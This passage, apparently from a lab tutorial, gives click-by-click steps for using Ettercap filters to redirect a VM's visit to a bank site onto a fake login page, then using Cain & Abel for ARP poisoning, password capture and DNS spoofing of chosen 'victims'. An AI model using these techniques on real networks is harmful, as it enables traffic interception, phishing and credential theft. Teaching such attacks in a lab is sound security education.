From the Filers menu, select "Load a Filter" and then select the etter.filter.boa file we created earlier.


On your Windows 7 VM, browse to [www.bankofamerica.com](http://www.bankofamerica.com) You may receive a Certificate Warning message, if so, select proceed anyway.

The result should be that the browser was redirected to a pretty basic login page that is hosted off of the webserver VM.





## 2. Using Cain/Abel to perform network poisoning

Load Cain on the VM. Click on the Sniffer Tab, and then click on Configure to select your network adapter. Enable Sniffing by clicking the second icon from the left (looks like a network card).



Right Click in the empty table space and choose “Scan MAC addresses” in order to populate “victims” on the network






Click the APR tab. Click on the + sign in the toolbar to add a new ARP poison routing entry.

Choose the gateway for the network on the left side, on the right side select which victims you want to poison.

Once selected, click on the 3rd icon from the left (looks like a biohazard symbol) to begin poisoning. If any of the “Victim” systems you selected above are performing any tasks on the network, Cain will show them in the appropriate categories under the “Passwords” tab.



Now click on the APR-DNS heading in the left side listings under APR, and click on the + sign

Enter the address you want to spoof, such as facebook.com and the corresponding spoofed information. Click on resolve to bring up the dialog box to enter the named URL to resolve to IP, such as myspace.com

